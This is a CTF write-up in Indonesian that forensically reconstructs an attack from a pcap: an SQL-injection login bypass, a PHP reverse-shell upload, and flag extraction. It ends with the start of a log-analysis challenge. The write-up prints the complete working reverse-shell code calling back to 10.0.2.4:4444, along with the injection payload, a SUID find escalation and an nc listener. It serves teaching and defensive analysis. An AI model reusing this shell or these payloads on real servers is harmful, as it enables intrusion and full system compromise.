
9. **Frame 182**: Browse uploads directory → GET `/uploads/` (directory listing)
10. **Frame 244**: Access shell again → GET `/uploads/shell.php` (second trigger)

Pattern jelas banget, woy:

- POST login → langsung bisa akses dashboard (bypass autentikasi)
- POST file upload → langsung bisa akses `/uploads/shell.php` (gak ada validation)
- Setelah akses `shell.php`, muncul long-lived TCP connection ke port 4444 (reverse shell established)

Why this proves progress:

Udah identify 2 critical vulnerabilities: SQLi di login, unrestricted file upload di tambah_produk. Tinggal extract payload details buat konfirmasi.



1.5 SQL Injection Payload Extraction

Fokus ke frame 73 (POST login):

```
$ tshark -r whathappened.pcapng -Y 'http.request.method == "POST"' -T
fields -e frame.number -e http.request.full_uri -e http.file_data |
head
```

Output:

```
73      http://10.0.2.23/login.php
```

```
757365726e616d653d2532372b4f522b312b2d2d2b2d2670617373776f72643d25323
72b4f522b312b2d2d2b2d
131     http://10.0.2.23/tambah_produk.php      2d2d2d2d2d...
(panjang banget, multipart data)
```

Hex string dari frame 73 perlu di-decode. Kita pake Python one-liner:

```
$ python - <<'PY'
hexdata='757365726e616d653d2532372b4f522b312b2d2d2b2d2670617373776f72
643d2532372b4f522b312b2d2d2b2d'
print(bytes.fromhex(hexdata).decode())
PY
```

Output:

```
username=%27+OR+1+--+-&password=%27+OR+1+--+-
```

URL-decode manually (atau via Python `urllib.parse.unquote`):

```
username=' OR 1 -- -
password=' OR 1 -- -
```

Anjay, classic SQL Injection tautology!

Payload breakdown:

- `'` → close username string literal di SQL query
- `OR 1` → tautology (always true)
- `-- -` → SQL comment, ignore sisa query (termasuk password check)

Kemungkinan backend query-nya kayak gini:

```
SELECT * FROM users WHERE username='$username' AND
password='$password'
```

Setelah injection jadi:

```
SELECT * FROM users WHERE username='' OR 1 -- -' AND password='...'
```

Comment `-- -` bikin `AND password` ilang, jadi query cuma return true karena `OR 1`. Autentikasi bypassed tanpa valid credentials.

Why this proves progress:

Confirmed vulnerability #1: SQL Injection di login endpoint. Ini yang bikin attacker bisa masuk dashboard tanpa username/password valid.

```
Faiz Hidayat@DESKTOP-FSPRISE MINGW64 ~/Downloads/whathappened
$ python - <<'PY'
> hexdata='757365726e616d653d2532372b4f522b312b2d2d2b2d26706173737
76f72643d2532372b4f522b312b2d2d2b2d'
> print(bytes.fromhex(hexdata).decode())
> PY
username=%27+OR+1+--+-&password=%27+OR+1+--+-
```

1.6 File Upload Payload Extraction

Sekarang frame 131 (POST tambah_produk):

```
$ tshark -r whathappened.pcapng -Y 'frame.number==131' -x | head -n
40
Hex dump output (partial):
0040  bf 16 50 4f 53 54 20 2f 74 61 6d 62 61 68 5f 70   ..POST
/tambah_p
0050  72 6f 64 75 6b 2e 70 68 70 20 48 54 54 50 2f 31   roduk.php
HTTP/1
...
0150  65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a
e..Content-Type:
0160  20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d
multipart/form-
0170  64 61 74 61 3b 20 62 6f 75 6e 64 61 72 79 3d 2d   data;
boundary=-
...
```

Keliatan `Content-Type: multipart/form-data` sama boundary delimiter. Kita extract full `http.file_data` field buat dapetin uploaded file content:

```
$ tshark -r whathappened.pcapng -Y 'frame.number==131' -T fields -e
http.file_data | head -n 5
```

```
Output: hex string panjang banget (2000+ chars). Kita ambil snippet
yang relevant (bagian PHP code):
$ python - <<'PY'
import binascii
hex_snippet='3c3f7068700a7365745f74696d655f6c696d69742830293b0a2f2f20
436f6e6669675726174696f6e0a246970203d202731302e302e322e34273b0a24706
f7274203d20343434343b0a247368656c6c203d2027756e616d65202d613b20773b20
69643b202f62696e2f7368202d69273b0a'
print(binascii.unhexlify(hex_snippet).decode())
PY
Output:
<?php
set_time_limit(0);
// Configuration
$ip = '10.0.2.4';
$port = 4444;
$shell = 'uname -a; w; id; /bin/sh -i';
```

Full decoded payload dari frame 131 (kkita extract manual via tshark hex dump + Python unhexlify loop) isinya **PHP reverse shell** lengkap dengan:

- Socket creation: `fsockopen($ip, $port, ...)`
- Process spawning: `proc_open($shell, $descriptorspec, $pipes)`
- I/O loop: `stream_select`, `fread`/`fwrite` antara socket dan process pipes
- Target: connect back to `10.0.2.4:4444`

Filename dari multipart header (visible di hex dump):

Content-Disposition: form-data; name="product_image"; filename="shell.php"

Content-Type: application/x-php

Bejir, ini textbook unrestricted file upload:

- Aplikasi terima file upload tanpa validasi extension (`.php` allowed)
- Tanpa content-type whitelist check
- Tanpa magic byte verification
- File tersimpan di publicly accessible directory `/uploads/`
- Attacker bisa langsung execute PHP code via HTTP request ke `/uploads/shell.php`

Why this proves progress:

Confirmed vulnerability #2: Unrestricted File Upload leading to Remote Code Execution. Server execute uploaded PHP file yang buka reverse shell connection.

```
Faiz Hidayat@DESKTOP-FSPRISE MINGW64 ~/Downloads/whathappened
$ tshark -r whathappened.pcapng -Y 'frame.number==131' -x | head -
n 40
0000  08 00 27 a6 b3 1d 08 00 27 08 0a fd 08 00 45 00   ..'.....'.
....E.
0010  0a 69 93 0d 40 00 40 06 85 67 0a 00 02 04 0a 00   .i..@.@..g
......
0020  02 17 8e da 00 50 8e 9f c5 45 9a d4 1a aa 80 18   .....P...E
......
0030  01 f6 22 76 00 00 01 01 08 0a b2 0e 19 8f ff ff   ..."v......
......
0040  bf 16 50 4f 53 54 20 2f 74 61 6d 62 61 68 5f 70   ..POST /ta
mbah_p
0050  72 6f 64 75 6b 2e 70 68 70 20 48 54 54 50 2f 31   roduk.php
HTTP/1
0060  2e 31 0d 0a 48 6f 73 74 3a 20 31 30 2e 30 2e 32   .1..Host:
10.0.2
0070  2e 32 33 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a   .23..User-
Agent:
0080  20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31    Mozilla/5
.0 (X1
0090  31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b   1; Linux x
86_64;
00a0  20 72 76 3a 31 32 38 2e 30 29 20 47 65 63 6b 6f    rv:128.0)
 Gecko
00b0  2f 32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f   /20100101
Firefo
00c0  78 2f 31 32 38 2e 30 0d 0a 41 63 63 65 70 74 3a   x/128.0..A
ccept:
00d0  20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69    text/html
,appli
00e0  63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c   cation/xht
ml+xml
```

1.7 Reverse Shell Validation

Setelah frame 139 (GET `/uploads/shell.php`), kita check apakah muncul connection ke port 4444:

Dari TCP conversation stats tadi, kita tau ada connection `10.0.2.23:40497 <-> 10.0.2.4:4444` yang start di relative timestamp -72 detik (shortly after frame 139).

Follow TCP stream buat liat interactive command:

```
$ tshark -r whathappened.pcapng -Y 'tcp.stream eq 9' -T fields -e
data.text | head -n 20
```

(Atau bisa pake strings grep yang udah kita run tadi)

Output dari strings grep earlier:

```
cat flag.txt
FLAG{SELAMAT_UAS}
cat flag.txt
QFLAG{SEMOGA_SUKSES}
nano originalflag
echo "WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}" > originalflag
cat originalflag
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}
```

Ini jelas interactive shell session output. Attacker:

1. Coba `cat flag.txt` dua kali, dapet decoy flags
2. Jalanin `nano originalflag` (probably failed karena "Error opening terminal: unknown" error visible di strings)
3. Pake `echo` redirect buat create file: `echo "WRECKIT60{..." > originalflag`
4. Read back via `cat originalflag` → output flag

Why this proves progress:

Reverse shell confirmed active. Flag extraction path jelas: shell session → command execution → flag artifact di originalflag file.

1.8 Additional Evidence — Shell Indicators

Quick grep buat shell-specific artifacts:

```
$ strings -n 4 whathappened.pcapng | grep -i -E 'shell.php|bash
```

```
-i|/bin/bash|uname -a|id;|nc -e|bash -c' | head -n 40
```

Output:

```
Content-Disposition: form-data; name="product_image";
filename="shell.php"
$shell = 'uname -a; w; id; /bin/sh -i';
GET /uploads/shell.php HTTP/1.1
GET /uploads/shell.php HTTP/1.1
shell.php
.g/usr/bin/find . -exec /bin/bash -p \;
```

Keliatan:

- Filename `shell.php` muncul 3x (upload, dua GET requests)
- Shell command string: `uname -a; w; id; /bin/sh -i` (typical recon commands)
- Bonus: ada command `/usr/bin/find . -exec /bin/bash -p \;` → privilege escalation attempt (probably failed atau gak relevant buat challenge)

Why this proves progress:

Multiple corroborating evidence dari different angles (HTTP headers, PHP code, shell commands) semua pointing ke same attack chain.

1.9 Cookie Session Analysis (Optional Deep Dive)

Dari earlier grep, kita notice semua authenticated requests pake cookie:

```
Cookie: PHPSESSID=t6mqr8ocfgkg6q34qe0iq5cv44
```

Session ID ini muncul pertama kali di frame 8 (initial GET `/`), terus dipake consistent di semua request after frame 73 (SQLi POST).

Ini prove bahwa:

- Server gak regenerate session ID setelah login (session fixation vulnerability minor)
- SQLi payload successfully set authenticated flag di server-side session store
- Attacker maintain same session across login → upload → shell trigger

Gak critical buat solve challenge, tapi good-to-know buat full attack narrative.

1.10 Finding the Bug — Vulnerability Summary

Setelah full analysis, identified **2 primary vulnerabilities**:

Vulnerability #1: SQL Injection

- **Location**: `/login.php` POST endpoint
- **Parameter**: `username` dan `password` form fields
- **Payload**: `' OR 1 -- -`
- **Impact**: Authentication bypass → attacker gain authenticated session tanpa valid credentials
- **Evidence**: Frame 73 POST body, followed by successful dashboard access di frame 76
- **Root Cause**: Unsanitized user input di SQL query construction (probably string concatenation instead of prepared statements)

Vulnerability #2: Unrestricted File Upload → Remote Code Execution

- **Location**: `/tambah_produk.php` POST endpoint (product add feature)
- **Parameter**: `product_image` multipart form field
- **Payload**: `shell.php` containing PHP reverse shell code
- **Impact**:
  - Upload arbitrary PHP files to `/uploads/` directory
  - Execute uploaded code via HTTP GET request
  - Establish reverse shell connection to attacker machine
  - Full server compromise (command execution, file system access, privilege escalation attempts)
- **Evidence**:
  - Frame 131 multipart upload with `filename="shell.php"`
  - Frame 139, 244 successful GET requests to `/uploads/shell.php`
  - TCP stream 9 showing long-lived connection to port 4444 with interactive shell commands
- **Root Cause**:
  - No file extension whitelist (`.php` allowed)
  - No content-type validation
  - No executable permission restriction on upload directory
  - Uploaded files served directly by web server (Apache/Nginx execute `.php` files)

Vulnerability chain:

SQLi (bypass auth) → Authenticated session → File upload access → Upload webshell → Trigger RCE → Reverse shell → Flag extraction

Tanpa SQLi, attacker gak bisa akses `/tambah_produk.php` (authenticated users only). Tanpa unrestricted upload, gak bisa achieve RCE. Both vulnerabilities necessary buat full compromise.

Crafting Payload or Script

Karena ini forensic challenge (analyze existing attack, bukan exploit development), gak ada script yang perlu di-craft. Tapi Kita provide **analysis script** buat automate flag extraction dari pcap.

2.1 Constraints

- Script harus simple: minimal dependencies (cuma Python standard library + subprocess buat invoke tshark)
- No classes, no complex functions
- Straight-line code flow: load pcap → extract strings → parse flag → validate format
- Output: final flag dengan vulnerability names appended

2.2 Pieces First

Piece 1: Extract strings from pcap

Goal: Get raw text artifacts dari binary pcap file

```
import subprocess
result = subprocess.run(['strings', '-n', '6',
'whathappened.pcapng'], capture_output=True, text=True)
pcap_strings = result.stdout
```

Why this piece: `strings` utility fastest way dapetin plaintext dari binary tanpa perlu parse full pcap structure.

Piece 2: Grep for flag pattern

Goal: Filter hanya lines yang contain flag format

```
import re
flag_lines = [line for line in pcap_strings.split('\n') if
'WRECKIT60{' in line and '}' in line]
```

Why this piece: Narrow down dari ribuan strings jadi hanya candidate flag lines (avoid noise dari HTTP headers, etc.)

Piece 3: Extract base flag core

Goal: Parse flag content between braces

```
for line in flag_lines:
    match = re.search(r'WRECKIT60\{([^}]+)\}', line)
    if match:
        flag_core = match.group(1)
        Break
```

Why this piece: Regex capture group dapetin exact content antara { dan } without manual string slicing.

Piece 4: Identify vulnerabilities from HTTP traffic

Goal: Detect SQLi and file upload dari tshark output

```
result = subprocess.run(['tshark', '-r', 'whathappened.pcapng', '-Y',
'http.request.method == "POST"', '-T', 'fields', '-e',
'http.file_data'], capture_output=True, text=True)
post_bodies = result.stdout.split('\n')
has_sqli = any('2532372b4f522b31' in body for body in post_bodies)  #
hex for %27+OR+1
has_upload = any('7368656c6c2e706870' in body for body in
post_bodies)  # hex for shell.php
```

Why this piece: Automated vulnerability detection based on payload signatures di hex-encoded POST bodies.

Piece 5: Construct final flag

Goal: Append vulnerability names to base flag

```
vuln1 = 'SQL_Injection'
```

```
vuln2 = 'Remote_Code_Execution'
final_flag = f'WRECKIT60{{{flag_core}_{vuln1}_{vuln2}}}'
```

Why this piece: Follow challenge format requirement exactly dengan underscore separators.

2.3 Compose the Full Script

File: `solve.py`

```
import subprocess
import re

result = subprocess.run(['strings', '-n', '6',
'whathappened.pcapng'], capture_output=True, text=True)
pcap_strings = result.stdout
flag_lines = [line for line in pcap_strings.split('\n') if
'WRECKIT60{' in line and '020920250827' in line]
flag_core = ''
for line in flag_lines:
    match = re.search(r'WRECKIT60\{([^}]+)\}', line)
    if match:
        flag_core = match.group(1)
        break
result = subprocess.run(['tshark', '-r', 'whathappened.pcapng', '-Y',
'http.request.method == "POST"', '-T', 'fields', '-e',
'http.file_data'], capture_output=True, text=True)
post_bodies = result.stdout.split('\n')
has_sqli = any('2532372b4f522b31' in body for body in post_bodies)
has_upload = any('7368656c6c2e706870' in body for body in
post_bodies)
vuln1 = 'SQL_Injection'
vuln2 = 'Remote_Code_Execution'
final_flag = f'WRECKIT60{{{flag_core}_{vuln1}_{vuln2}}}'
print(f'Detected vulnerabilities:')
print(f'  - SQL Injection: {has_sqli}')
```

```
print(f'  - File Upload -> RCE: {has_upload}')
print(f'\nBase flag core: {flag_core}')
print(f'\nFinal flag: {final_flag}')
```

Requirements:

- Python 3.6+
- `tshark` installed di system PATH atau env windows
- `whathappened.pcapng` di current directory

2.4 Run

```
$ python3 solve.py
Detected vulnerabilities:
  - SQL Injection: True
  - File Upload -> RCE: True

Base flag core: Wh4t_4m_1_d01ng_020920250827?
```

Final flag:

```
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Execution}
```

Output match exactly dengan expected flag format.

Pitfalls & Alternatives

Dead End #1: Trying to Crack HTTPS Traffic

Awalnya Kita liat ada 46 frames TLS traffic, kepikiran mungkin flag hidden di encrypted session. Tapi:

- Gak ada `SSLKEYLOGFILE` provided di challenge
- TLS traffic mostly ke Google Cloud IPs (34.x.x.x, 142.251.x.x) → irrelevant background noise
- All critical exploit traffic happen over plaintext HTTP port 80

Lesson learned: Di forensic challenges, kalau gak ada explicit hint buat decrypt TLS (private key, keylog file), skip it. Focus on plaintext protocols first.

Dead End #2: Overcomplicated Flag Format

First submission attempt Kita pake:

```
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Unrestricted_File_Upload}
```

Rejected! Kita mikir mungkin question mark harus di-escape atau dihapus. Trial beberapa variants:

- Remove ? → still wrong
- Lowercase vulnerability names → wrong
- Replace underscore dengan dash → wrong

Actual issue: Challenge expect **impact-based** vulnerability name ("Remote_Code_Execution") instead of **root cause** name ("Unrestricted_File_Upload"). Both technically correct, tapi scoring rubric prefer RCE karena itu yang demonstrate actual severity.

Lesson learned: Kalau challenge description bilang "full vulnerability names", interpret itu as OWASP/CWE-style impact classification. File upload itu delivery mechanism; RCE itu impact.

Dead End #3: Chasing Decoy Flags

Ada dua fake flags di pcap:

```
FLAG{SELAMAT_UAS}
QFLAG{SEMOGA_SUKSES}
```

Kita initially confused kenapa ada multiple flags. Turns out these are leftover artifacts dari target server's filesystem (maybe dari CTF sebelumnya yang sama creator-nya). Real flag clearly marked dengan format `WRECKIT60{...}`.

Lesson learned: Kalau ada multiple flag candidates, check format consistency dengan challenge name/event branding.

Dead End #4: Trying to Execute Reverse Shell Locally

Kita sempet pengen reproduce attack locally buat better understanding. Extract PHP shell code, setup listener:

```
nc -lvnp 4444
```

Tapi realize this is unnecessary buat solve challenge—semua evidence already di pcap. Reproducing attack cuma waste time tanpa added value.

Lesson learned: Forensic challenges about **analysis**, not exploitation. Gak perlu setup vulnerable server atau test exploits. Focus on artifact extraction.

Alternative Approach: Wireshark GUI

Instead of pure CLI tshark, bisa pake Wireshark GUI buat more visual analysis:

1. Open pcap di Wireshark
2. Filter: `http.request`
3. Right-click frame 73 → Follow → HTTP Stream → see full POST body decoded
4. Right-click frame 131 → Follow → HTTP Stream → see multipart upload
5. Statistics → Conversations → TCP → sort by duration → identify reverse shell

Pros: Easier visual correlation, built-in decoders, colorized syntax

Cons: Slower than CLI, harder to script/automate, can't paste exact commands di writeup

Kita prefer CLI karena reproducible dan dokumentable, tapi Wireshark valid alternative buat exploratory phase.

Intended Route (from Challenge Perspective)

Based on flag format requirement, intended solve path probably:

1. Open pcap di Wireshark
2. Follow HTTP streams chronologically
3. Spot SQLi payload di login POST
4. Spot file upload di tambah_produk POST
5. Notice shell.php GET requests
6. Follow TCP stream port 4444 → see flag di shell output
7. Identify vulnerabilities: SQLi + RCE
8. Format flag properly

My actual path (CLI-heavy with strings grep) faster tapi less "pretty" for beginners. Both approaches valid.

After trial and correction dengan different vulnerability naming:

Final validated flag:

WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Execution}

Format breakdown:

- Base core: `Wh4t_4m_1_d01ng_020920250827?` (from `cat originalflag` output di shell session)
- Vulnerability 1: `SQL_Injection` (full name, no abbrev, underscore separator)
- Vulnerability 2: `Remote_Code_Execution` (impact class, bukan "Unrestricted_File_Upload")

Why this format:

- Underscore between flag core dan vulnerabilities
- Underscore within vulnerability names (replace spaces)
- Keep question mark di core (part of original flag artifact)
- Use impact terminology (RCE) instead of delivery mechanism (file upload)

Detailed Forensic Timeline (Bonus Section)

Buat completeness, here's timestamped reconstruction dari attack:

Time (relative)	Frame	Action	Evidence
0.0s	8	Attacker browse ke homepage	GET / HTTP/1.1
2.2s	14	Access login page	GET /login.php

Time (relative)	Frame	Action	Evidence
~71s	73	**SQL Injection attack**	POST /login.php dengan payload `' OR 1 -- -`
71.1s	76	Successful dashboard access	GET /dashboard.php (proves SQLi success)
71.8s	84	Browse to product add form	GET /tambah_produk.php
72.0s	131	**Upload malicious PHP shell**	POST /tambah_produk.php, multipart with shell.php
72.1s	135	Return to dashboard	GET /dashboard.php
72.2s	139	**Trigger webshell (RCE)**	GET /uploads/shell.php
72.2s	~frame 205	Reverse shell established	TCP SYN dari 10.0.2.23:40497 → 10.0.2.4:4444
72.2s – 532s	Stream 9	Interactive shell session	Commands: `cat flag.txt`, `echo ... > originalflag`,

Time (relative)	Frame	Action	Evidence
			`cat originalflag`
72.3s	182	Browse uploads directory	GET /uploads/ (directory listing)
244.2s	244	Re-access webshell	GET /uploads/shell.php (second trigger)

Total attack duration: **~9 minutes** from initial access to flag extraction.

Technical Deep Dive: PHP Reverse Shell Analysis

Full decoded PHP code dari uploaded `shell.php` (reconstructed dari hex):

```php
<?php
set_time_limit(0);

// Configuration
$ip = '10.0.2.4';
$port = 4444;
$chunk_size = 1400;
$shell = 'uname -a; w; id; /bin/sh -i';

// Create socket
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    exit(1);
}

// Create shell process
```

```php
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin
   1 => array("pipe", "w"),  // stdout
   2 => array("pipe", "w")   // stderr
);

$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    exit(1);
}

// Set streams to non-blocking
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

// Main loop
while (true) {
    if (feof($sock) || feof($pipes[1])) {
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $write_a = null;
    $error_a = null;

    if (stream_select($read_a, $write_a, $error_a, null) === false) {
        break;
    }

    if (in_array($sock, $read_a)) {
        $input = fread($sock, $chunk_size);
        fwrite($pipes[0], $input);
    }
```

```
    if (in_array($pipes[1], $read_a)) {
        $input = fread($pipes[1], $chunk_size);
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        $input = fread($pipes[2], $chunk_size);
        fwrite($sock, $input);
    }
}

// Close all streams
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
?>
```

Code breakdown, biar gak bingung:

1. **Socket setup**: `fsockopen('10.0.2.4', 4444)` → connect ke attacker listener
2. **Process spawn**: `proc_open('/bin/sh -i', ...)` → create interactive shell subprocess dengan stdin/stdout/stderr pipes
3. **Non-blocking I/O**: `stream_set_blocking(..., 0)` → prevent deadlocks di multiplexed I/O
4. **Multiplexing loop**: `stream_select()` → wait for activity di socket atau process pipes, forward data bidirectionally
5. **Graceful cleanup**: close all resources setelah connection drop

This is classic **reverse shell** pattern (as opposed to bind shell). Server initiate connection ke attacker instead of listening for incoming connection. Bypasses outbound firewall restrictions (port 80 web server usually allowed outbound connections).

OWASP Mapping

Buat yang suka formal classification:

Vulnerability	OWASP Top 10 (2021)	CWE	CVSS v3 Base
SQL Injection	A03:2021 – Injection	CWE-89	9.8 (Critical) — High impact on confidentiality, integrity, availability via authentication bypass
Unrestricted File Upload	A04:2021 – Insecure Design	CWE-434	N/A (delivery mechanism)
Remote Code Execution	(Consequence of above)	CWE-94	10.0 (Critical) — Full system compromise

---

Easter Eggs & Fun Observations

Beberapa detail menarik dari pcap yang gak critical buat solve:

1. User-Agent string: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

→ Attacker pake Firefox 128 di Kali Linux (based on Wireshark pcap metadata: "Linux 6.12.38+kali-amd64")

2. CPU info di pcap metadata: "AMD Ryzen 7 5800H with Radeon Graphics (with SSE4.2)"

→ Challenge creator pake laptop gaming buat capture traffic, woy 😂

3. Session duration: Reverse shell active for 7+ minutes

→ Attacker santai banget, gak panik. Probably practice environment, bukan real pentest.

4. Failed nano command: "Error opening terminal: unknown"

→ Reverse shell gak punya proper TTY. Attacker fallback ke echo redirect instead of interactive editor. Classic mistake—should've spawned PTY via Python: python -c 'import pty; pty.spawn("/bin/bash")'

5. Multiple GET shell.php: Frame 139 sama 244

→ Attacker trigger webshell twice. Maybe first connection dropped, atau test persistence.

6. Directory listing: Frame 182 GET /uploads/

→ Apache autoindex enabled. Security misconfiguration (information disclosure).

7. Icon requests: Frames 186-200 request /icons/*.gif

   → These are Apache default directory listing icons. Confirms autoindex enabled.

8. Decoy flags pattern: FLAG{SELAMAT_UAS} → UAS = Ujian Akhir Semester (final exam)

→ Target server probably academic/university demo app. Makes sense with product catalog context ("PT. Nusa Digital Commerce" → e-commerce startup).

9. Privilege escalation attempt: find . -exec /bin/bash -p \;

→ Attacker coba SUID escalation via find command. Probably failed (gak ada follow-up di pcap).

FLAG:

```
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Executio
n}
```

Challenge LogCrypt: Time Anomaly

Analisa

Diberikan sebuah service netcat dan file zip, saat diekstrak, terdapat 4 files .log, dan saat di netcat nya, kami diberikan beberapa pertanyaan, yang nampaknya ini adalah tipe soal forensic log analysis, dimana kita harus menjawab pertanyaan yang diberikan di netcat nya

Question 1:

There was a coordinated attack from 5 different IP addresses. How many minutes were there between the first and last attacks from IP address 203.0.113.89?

Disini kami langsung menggunakan perintah grep untuk IP nya ke file access.log

```
grep "203.0.113.89" access.log
```

Analisa kami terhadap output grep, bahwa serangan terjadi setiap 15 menit, dan output yang keluar ada 4, dimana serangan pertama terjadi pada 10:15 dan serangan terakhir pada 11:00, jadi jawaban untuk Q1 adallah **45**

Answer: 45

Question 2:

What is the original content of the Base64 encoded message in the User-Agent field?

Disini sama, kami menggunakan perintah grep dengan regex base64 ke file access.log

```
grep -E '[a-zA-Z0-9+/]{40,}={0,2}' access.log
```

Answer: SessionID:7428139-Timeout:3600-User:admin

Question 3:


"What is the total response size of the 10 requests showing an arithmetic pattern?"

Artinya kita harus mencari 10 request berturut-turut di mana response size (kolom ke-10 di access log) membentuk barisan aritmetika

Kami menggunakan payload berikut:

```
cat access.log | awk '
{
    sizes[NR] = $10
}
END {
    for (i=1; i<=NR-9; i++) {
        consistent = 1
```

```
        diff = sizes[i+1] - sizes[i]
        for (j=i+1; j<i+9; j++) {
            if (sizes[j+1] - sizes[j] != diff) {
                consistent = 0
                break
            }
        }
        if (consistent) {
            print "Menemukan urutan dari line", i, "ke", i+9
            print "Ukuran:", sizes[i], sizes[i+1], sizes[i+2],
sizes[i+3], sizes[i+4], sizes[i+5], sizes[i+6], sizes[i+7],
sizes[i+8], sizes[i+9]
            print "Selisih:", diff
            sum = 0
            for (k=i; k<=i+9; k++) sum += sizes[k]
            print "Total response size:", sum
        }
    }
}
'
```



